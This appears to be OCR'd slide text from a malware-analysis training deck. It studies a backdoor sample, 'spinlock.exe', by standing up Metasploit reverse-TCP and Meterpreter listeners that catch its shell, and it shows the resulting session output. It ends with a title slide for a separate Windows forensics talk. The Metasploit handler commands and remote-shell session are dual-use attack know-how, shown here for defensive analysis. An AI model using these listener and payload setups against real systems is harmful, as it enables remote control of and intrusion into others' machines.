
No.	Time	Source	Destination	Protocol	Info
1	0.000000	199.73.28.110	199.73.28.114	TCP	49199 > 443
2	0.000072	199.73.28.114	199.73.28.110	TCP	443 > 49199
3	0.000511	199.73.28.110	199.73.28.114	TCP	49199 > 443

Connection established, but no data exchanged. Not really HTTPS?

Determining the network protocol involves experimentation.


- The specimen established connection and awaits a response.
- Consider protocols that follow this pattern and perform experiments.
- We’ll try Metasploit. Its reverse TCP connect shell operates like this.

Activate reverse TCP shell listener to see if it works with spinlock.exe.




```
remnux@remnux:~$ sudo msfconsole
 _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


       =[ metasploit v4.7.0-1 [core:4.7 api:1.0]
+ -- --=[ 1141 exploits - 720 auxiliary - 194 post
+ -- --=[ 309 payloads - 30 encoders - 8 nops

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > set LHOST 199.73.28.114
LHOST => 199.73.28.114
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit
```

We're in control of the backdoor!



```
msf exploit(handler) > exploit

[*] Started reverse handler on 199.73.28.114:443
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 199.73.28.110
[*] Command shell session 1 opened (199.73.28.114:443 -> 199.73.28.110:49200
 2013-06-10 23:27:10 -0400

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Windows User\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::283b:818c:6eca:eae3%11
   IPv4 Address. . . . . . . . . . . : 199.73.28.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 199.73.28.114
```


Process Hacker shows cmc.exe as a child process of spinlock.exe.



Name	PID	CPU	I/O Total...	Private B...	User Name
System Idle Process	0	72.91		0	NT AUTHORITY\SYSTE
csrss.exe	312			1.26 MB	NT AUTHORITY\SYSTE
wininit.exe	352			900 kB	NT AUTHORITY\SYSTE
csrss.exe	364	1.59	1.27 kB/s	12.15 MB	NT AUTHORITY\SYSTE
winlogon.exe	412			1.53 MB	NT AUTHORITY\SYSTE
explorer.exe	1116	0.72		67.83 MB	WIN-H...\Windows Use
VMwareTray.exe	1352			2.41 MB	WIN-H...\Windows Use
vmtoolsd.exe	1360	0.40	1.11 kB/s	8.41 MB	WIN-H...\Windows Use
spinlock.exe	1208			548 kB	WIN-H...\Windows Use
spinlock.exe	2448			2.97 MB	WIN-H...\Windows Use
cmd.exe	3356			1.69 MB	WIN-H...\Windows Use
ProcessHacker.exe					

CPU Usage: 27.09% | Physical Memory: 52.41% | Processes: 40

Alternative payload could have been Meterpreter.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 199.73.28.114
LHOST => 199.73.28.114
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 199.73.28.114:443
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 199.73.28.110
[*] Meterpreter session 1 opened (199.73.28.114:443 -> 199.73.28.110:49202)
013-06-10 23:24:38 -0400

meterpreter > screenshot
Screenshot saved to: /home/remnux/evEsbgwL.jpeg
meterpreter > 
```

Analysis revealed capabilities of the spinlock.exe specimen.

- Backdoor gives the adversary interactive access to the system.
- Useful for reconnaissance, loading more tools, lateral movement, etc.
- Outbound TCP port 443 traffic could pass through firewalls.

Why perform malware analysis as part of forensics?

- Establish “signatures” to assess scope and contain the incident.
- Understand incident’s implications to determine business impact.
- Strengthen enterprise defenses.

More at LearnREM.com

The Vibranium Incursion

Applying Lessons from Windows Forensics In-Depth

Rob Lee
@robtlee


Analyzing User Activity

NTUSER.DAT

File Knowledge

Win7 Search History

NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery

